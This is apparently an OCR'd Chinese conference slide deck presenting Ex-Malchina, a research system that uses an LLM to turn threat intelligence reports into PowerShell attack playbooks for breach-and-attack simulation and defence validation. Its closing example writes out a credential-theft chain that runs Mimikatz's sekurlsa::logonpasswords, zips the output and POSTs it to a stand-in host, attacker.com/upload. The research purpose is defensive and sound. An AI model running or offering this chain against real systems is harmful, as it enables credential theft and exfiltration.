CYCRAFT

Ex-Malchina

從惡意程式蛻變為自適應攻擊模擬

陳憶賢、陳勝舢

CRAFTCON TAIWAN

AGENTIC AI
BLUE TEAM X RED TEAM

陳憶賢 @frozenkp

- 博士候選人 @國立臺灣大學 電機系
- 研究助理 @國立陽明交通大學 資工系
- 資安研究員 / AI 應用小組 @奧義智慧科技
- 主要研究領域
  - 惡意程式自動化分析、情資分析、機器學習
- 發表
  - IEEE TIFS, DSC, ACM ASIACCS, CCSW
  - HITCON, CODE BLUE, SECCON, AVTokyo, HITB CyberWeek

陳勝舢 Sheng-Shan Chen

- 博士候選人 @國立臺北科技大學 資訊工程系
- 實習資安研究員 @奧義智慧科技
- 主要研究領域
  - 網路威脅情資分析、機器學習、深度學習
- 發表
  - Computers & Security, IEEE Globecom, IEA/AIE, HITCON, PyCon TW

Agenda

- Ex-Malchina 研究介紹
  - 惡意程式攻擊及防禦
  - 滲透與攻擊模擬 (BAS)
  - 研究問題定義
- 解決方案
  - 攻擊意圖序列產生
  - 相似指令提取
  - 攻擊劇本產生及驗證
- 實驗結果
- 結論

Ex-Malchina 研究介紹

研究背景 (1)

- 威脅環境越來越嚴峻
  - 從傳統病毒到 APT，網路攻擊手法日新月異
  - 組織面臨勒索病毒、資料外洩、服務中斷等實質損失

- 在不同層面應對各式攻擊的防禦性產品因應而生
  - 網路層：防火牆 (Firewall)、入侵偵測系統 (IDS)、入侵防禦系統 (IPS)
  - 端點防禦：防毒軟體 (Antivirus)、端點偵測與回應 (EDR)
  - 應用層：Web 應用程式防火牆 (WAF)、弱點掃瞄系統
  - …

研究背景 (2)

- 防禦性產品不是萬靈丹！
  - 再強的資安設備，沒有正確配置、定期驗證，就等於沒有防禦
  - 資安產品需要與日俱進，應對逐漸升級的威脅
- 資安防禦必須「持續測試、持續更新」才能有效
  - 不能只相信設備，更要驗證防禦是否能擋下新型態攻擊

📌 防禦機制需要被驗證

防禦系統驗證

- 紅隊演練
  - 優點：精細、彈性高、蘊含各式策略
  - 缺點：成本高、周期長、一次性
- 弱點掃描工具
  - 優點：快速、相對便宜
  - 缺點：只能找已知漏洞、缺乏完整攻擊策略

- 現代問題需要現代方案：滲透與攻擊模擬 (BAS)

滲透與攻擊模擬 (BAS)

- BAS 是一種自動化安全測試技術，能夠模擬真實攻擊行為，驗證現有防禦機制是否有效
- 為甚麼需要 BAS？
  - 傳統弱掃 & 滲透測試：通常是單次測試，結果容易過時
  - 攻擊技術快速演進：需要持續驗證防禦能力
  - 以實際的攻擊驗證，並非僅是找出弱點
- 常見的 BAS 服務
  - 商用：SafeBreach、Cymulate、AttackIQ
  - 開源：MITRE CALDERA、Infection Monkey、Atomic Red Team

滲透與攻擊模擬 (BAS) – 挑戰

- 針對真實攻擊開發攻擊劇本 (playbook) 耗費大量人力及時間
  - 並不能快速及有效率的測試新型攻擊


- 攻擊劇本是固定不變的，無法應對真實環境的多樣性
  - 執行失敗時，無法針對測試環境修正
  - 攻擊無法應用時，無法在策略層級進行攻擊替換

研究問題定義


- 問題：是否能從威脅分析報告中自動產生攻擊劇本 (playbook)，並針對測試環境進行自適應修正？
  - 將攻擊來源限縮至威脅分析報告
    - 要解決的問題在於整理過的威脅情資轉換為攻擊劇本
  - 由 LLM 代替人類在劇本產生時的工作

假設

- 威脅情資報告中包含有效且包含在 MITRE ATT&CK 中的後滲透攻擊敘述
- 大部分的攻擊可由 PowerShell Script 達成
- LLM 有能力理解攻擊敘述並產生有效的 PowerShell Script


解決方案


理想上的系統架構



實際上...

- 情資報告：
  - 內部包含許多多餘資訊
  - 不見得按照正確的攻擊順序撰寫
- LLM 產生的指令：
  - 漏掉某些操作 (不完整)
  - 產生出看似正確，但實際上會出錯的腳本
  - 腳本產生是單向的，無法有效率地與測試環境互動並修正

系統架構 (1)


1. 攻擊意圖序列產生
威脅情資報告
資料前處理
攻擊技術判別
A
B
C
攻擊意圖序列
2. 相似指令提取
相似指令提取
各攻擊意圖之
相似指令
3. 攻擊劇本產生及驗證
LLM
等價性驗證
PowerShell 指令
相似指令儲存及提取
有效性驗證
測試環境

系統架構 (2)

1

威脅情資報告 → 攻擊意圖序列

2


攻擊意圖 → 相似指令


3

攻擊意圖序列 & 相似指令

↓

攻擊腳本





攻擊意圖序列

- 攻擊意圖：一種攻擊的敘述
- 攻擊意圖序列：數個攻擊意圖所組成的可能攻擊序列

- 困難點：
  - 序列可能有很多種組合
  - 真正決定序列順序的是 — 兩個攻擊意圖之間的相依關係
    - 先探索資料 (Discovery) 才會收集資料 (Collection)
    - 先執行惡意程式 (Execution) 才會有遠端指令 (C2)

來個例子 - 威脅情資報告

A. The attacker dumped plaintext passwords from the victim's system and saved them to a file.

B. This file was then compressed and encrypted with an attacker-specified password.

C. Finally, the compressed file was sent to https://attacker.com/upload.

來個例子 – 攻擊意圖序列

A. The attacker dumped plaintext passwords from the victim's system and saved them to a file.

B. This file was then compressed and encrypted with an attacker-specified password.

C. Finally, the compressed file was sent to https://attacker.com/upload.

來個例子 – 相似指令

A The attacker dumped plaintext passwords from the victim's system and saved them to a file.

B This file was then compressed and encrypted with an attacker-specified password.

C Finally, the compressed file was sent to https://attacker.com/upload.

A
```
sekurlsa::logonpasswords
```

B
```
Compress-Archive -Path "C:\temp\creds.txt"
-DestinationPath "C:\temp\creds.zip" -Force
```

C
```
Invoke-RestMethod –Uri "https://example.com"
–Method POST –InFile "C:\Users\user\Desktop\file.txt"
```

來個例子 – 攻擊劇本

A The attacker dumped plaintext passwords from the victim's system and saved them to a file.

B This file was then compressed and encrypted with an attacker-specified password.

C Finally, the compressed file was sent to https://attacker.com/upload.

A
```
$creds = Invoke-Mimikatz -Command "sekurlsa::logonpasswords"
$creds | Out-File C:\temp\creds.txt
```

B
```
Compress-Archive -Path "C:\temp\creds.txt"
-DestinationPath "C:\temp\creds.zip" -Force
```

C
```
Invoke-RestMethod –Uri "https://attacker.com/upload"
–Method POST –InFile "C:\temp\creds.zip"
```

